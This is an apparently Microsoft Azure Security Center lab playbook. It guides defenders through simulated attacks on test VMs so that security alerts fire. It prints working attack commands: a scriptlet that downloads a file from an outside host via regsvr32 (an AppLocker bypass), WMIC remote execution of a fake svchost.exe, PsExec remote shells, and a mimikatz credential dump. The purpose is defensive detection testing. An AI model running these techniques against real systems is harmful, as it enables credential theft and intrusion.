

# Azure Security Center

## Security Center Playbook: Security Alerts

Version 2.0

*Prepared by*

**Yuri Diogenes**

Senior Program Manager

C+E Security CxE

@yuridiogenes

This document is provided “as is.” MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS DOCUMENT. This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.

© 2018 Microsoft Corporation. All rights reserved.

Microsoft, Azure, and Windows are trademarks of the Microsoft group of companies. The names of actual companies and products mentioned herein may be the trademarks of their respective owners.


## Introduction

The goal of this document is to provide validation steps to simulate attacks in VMs/Computers monitored by Azure Security Center ("Security Center"). You should use the steps described in this document in a lab environment, with the purpose to better understand the detection capabilities available in Security Center.

With Security Center, you can apply security policies across your workloads, limit your exposure to threats, and detect and respond to attacks. Security Center uses a variety of [detection capabilities](#) to alert customers to potential attacks targeting their environments. Security Center employs advanced security analytics, which includes:

- **Integrated threat intelligence:** looks for known bad actors by using global threat intelligence from Microsoft products and services, the Microsoft Digital Crimes Unit (DCU), the Microsoft Security Response Center (MSRC), and external feeds.
- **Behavioral analytics:** applies known patterns to discover malicious behavior.
- **Anomaly detection:** uses statistical profiling to build an historical baseline. It alerts on deviations from established baselines that conform to a potential attack vector.

Using these analytics, Security Center can help to disrupt the cyber kill chain by adding detection in different phase of the cyber kill chain as shown in the diagram below:



The example above shows some common alerts for each phase, and there are several more [types of alerts](#). Security Center will also correlate alerts and create a [security incident](#). Security incidents give you a better view of which alerts are part of the same attack campaign.

In this exercise, we will:

- Demonstrate how to use built in Windows tools to download test malware and execute a suspicious process.
- Demonstrate how to use open source software to simulate lateral movement
- Demonstrate how Security Center detects those attacks
- Demonstrate how Security Center creates a Security Incident based on data correlation

## Target Audience

This document is for IT and Security Professionals interested in a deep technical dive into how Security Center detects threats. Use this document as either a hands-on guide or as a whitepaper to present Security detections against attacks.

## Resources

You will need an Azure environment with at least two Windows Server 2012 Virtual Machines (VMs). One will be used as the “attacker”, and the other will be the “target”. You will need tools that do not come as part of the Windows operation system, which can be downloaded separately. These tools are

Tool	Purpose	Link
PsExec from Sysinternals	Remote execution	<a href="https://docs.microsoft.com/en-us/sysinternals/downloads/psexec">https://docs.microsoft.com/en-us/sysinternals/downloads/psexec</a>
Mimikatz	Enumerate in-memory credentials	<a href="https://github.com/gentilkiwi/mimikatz">https://github.com/gentilkiwi/mimikatz</a>

shown in the table below:

The following actions should be done on each VM:

### Attacker VM

- Create a folder called Tools
- Create a subfolder called PSEXec (C:\tools\psexec)
- Extract *PSEXec* tool to this folder

### Target VM

- Create a folder called Tools
- Create a file called Test.sct in this folder, and copy the following content to this file:

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("powershell.exe Invoke-
WebRequest -OutFile eicar.com http://www.eicar.org/download/eicar.com");
    ]]>
  </script>
</registration>
</scriptlet>
```

- Extract *mimikatz* to this folder

## Considerations regarding your Azure Environment

### Network and VMs

- Make sure they are both in the same Azure Virtual Network, and they can ping each other by IP and name. You may have to change the Firewall rule to allow ICMP traffic on both machines.
- Enable remote administration in both VMs (*netsh firewall set service remoteadmin enable*)


### Security Center

- After provisioning these two VMs, enable Azure Security Center in the subscription level, and the agent will be automatically installed on those VMs
- Migrate your Security Center subscription to Standard (Free Trial is valid for 60 days)
- Before proceeding, access the properties of each VM, under Azure Security Center dashboard / Resource Security Hygiene / Compute & Apps / VMs and Servers. Each VM should look similar to the one below to be considered fully onboarded:

Home > Security Center - Compute & apps > YD2020SRV16

**YD2020SRV16**  
Virtual machine security health

Resource health

 YD2020SRV16

Total recommendations

**3**

Recommendations summary

High	1	<div></div>
Medium	1	<div></div>
Low	1	<div></div>

^ Virtual machine information

Resource Name	YD2020SRV16
Resource Group	CONTOSOCST
Subscription	Visual Studio Ultimate with MSDN
Version	Compute
Workspace	yuridio
Monitoring State	Monitored by Azure Security Center
Operating System	Windows
System Updates	Microsoft (Last scan time - No recent data)
Security Configurations	Microsoft (Last scan time - 2/26/2020 5:28 AM)
Endpoint Protection	Windows Defender

^ Recommendation list

Recommendations (3) **Passed assessments (11)** Unavailable assessments (5)

Recommendation	↑↓ Status
Virtual machines should be migrated to new Azure Resource Manager resources	✔ Healthy
Monitoring agent health issues should be resolved on your machines	✔ Healthy
Management ports should be closed on your virtual machines	✔ Healthy

Only go to the execution of the attack when both VMs have the agent fully installed and are in a healthy state similar to the screen above. If the agent does not install, follow the troubleshooting procedures from the [Monitoring agent health issues](#) article.

## Executing the Attack

Attack: Process Execution with WMI

### Cyber kill chain phase: install and exploit

In this simulation you will use the WMI command-line (WMIC) utility that provides a command-line interface for WMI. WMIC is commonly used by attackers, read [Abusing Windows Management Instrumentation \(WMI\) to Build a Persistent, Asynchronous, and Fileless Backdoor](#) for more information.

1. From the Attacker's computer type:

```
wmic /node:"targetcomputer" process call create "cmd.exe /c copy  
c:\windows\system32\svchost.exe c:\job\svchost.exe"
```

2. The result should be similar to the one below (*ProcessID* will change):

```
Executing (Win32_Process)->Create()
```

```
Method execution successful.
```

```
Out Parameters:
```

```
instance of __PARAMETERS
```

```
{
```

```
    ProcessId = 2648;
```

```
    ReturnValue = 0;
```

```
};
```

3. Go to the target computer and confirm that there is a svchost.exe file in the Job folder.

4. From the attacker's computer type:

```
wmic /node:"targetcomputer" process call create "cmd.exe /c  
c:\job\svchost.exe"
```

5. The result should be similar to the one below (*ProcessID* will change):

```
Executing (Win32_Process)->Create()
```

```
Method execution successful.
```

```
Out Parameters:
```

```
instance of __PARAMETERS
```

```
{
```

```
    ProcessId = 176;
```

```
    ReturnValue = 0;
```

```
};
```

6. Go to Azure Security Center / Security Alerts, and you should see an alert similar to the one below:

NEW		Suspicious SVCHOST process executed	1	Microsoft		Azure	01/17/18
-----	---	-------------------------------------	---	-----------	---	-------	----------

7. Click on this alert and explore the details about the alert.

## Attack: Lateral Movement

### Cyber kill chain phase: install and exploit

In this simulation you will use *mimikatz* to enumerate in-memory credentials, which could be later used to authenticate to other machines (lateral movement). Security Center will detect *mimikatz* execution and will trigger an alert for suspicious process execution.

1. From the Attacker's VM open command prompt (cmd) with administrator's privileges
2. Go to *C:\Tools\PsTools*
3. Run the command below:

```
PsExec.exe /accepteula \\targetcomputer cmd
```

4. Type the command below and confirm that you are in the remote system







```
hostname
```

5. Go to *C:\Tools\x64* folder
6. Type the following command:

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >>
c:\tools\target-pc.txt
```

*Note: open this TXT file and confirm that you can see the credentials.*

7. At this point you should have two alerts:

NEW		Suspicious Process Execution Activity Detected	1	Microsoft		Azure	01/17/18	Active	 High	...
NEW		Suspicious process executed	1	Microsoft		Azure	01/17/18	Active	 High	...

8. Open each alert and explore the details.

*Note: do not leave the PsExec session.*

## Attack: Arbitrary Code Execution

### Cyber kill chain phase: Post Breach

In this simulation you will use *regsvr32.exe* to execute arbitrary code to download malicious content. This malicious content could be in any location, including the command and control (C2), for this reason we are categorizing this simulation as a post breach command and control communication. In this simulation you will download a test malware called EICAR.

1. Go to the target computer, and make sure that there is no *eicar.com* file in the *C:\tools* folder
2. Go to the attacker's computer (in the same *PsExec* session that you were before) and type the command below:

```
regsvr32.exe /s /u /i:test.sct scrobj.dll
```

3. Now check if there is a *eicar.com* file in the *C:\tools* folder of the target computer
4. At this point you should have the following alert in Security Center:

	DESCRIPTION	COUNT	DETECTED BY	ENVIRONME...	DATE	STATE
NEW	Potential attempt to bypass AppLocker detec...	1	Microsoft	Azure	01/17/18	Active

5. Open this alert and explore the details.

Once Security Center process the attack correlation, it will create a Security Incident with all these alerts, and a notable event for the use of PsExec as shown in the example below:

#### Alerts included in this incident

	DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE	SEVERITY
	Suspicious SVCHOST process executed	1	01/29/18 06:10 PM	ASCBKSRV2012	High
	Potential attempt to bypass AppLocker dete...	1	01/29/18 06:13 PM	ASCBKSRV2012	High
	Suspicious process executed	1	01/29/18 06:13 PM	ASCBKSRV2012	High

#### Notable events included in this incident

	DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE
	PsExec execution detected	1	01/29/18 06:12 PM	ASCBKSRV2012

*Note: the time that will take to create a security incident may vary according to the environment.*



## Conclusion

In this exercise we demonstrated how Security Center can be used to detect diverse types of attacks that used built-in system tools, and open source related tools.

## Other resources

- [Azure Security Center Documentation Page](#)
- [Azure Security Center Threat Protection](#)
- [Azure Security Center Security Alert Reference Guide](#)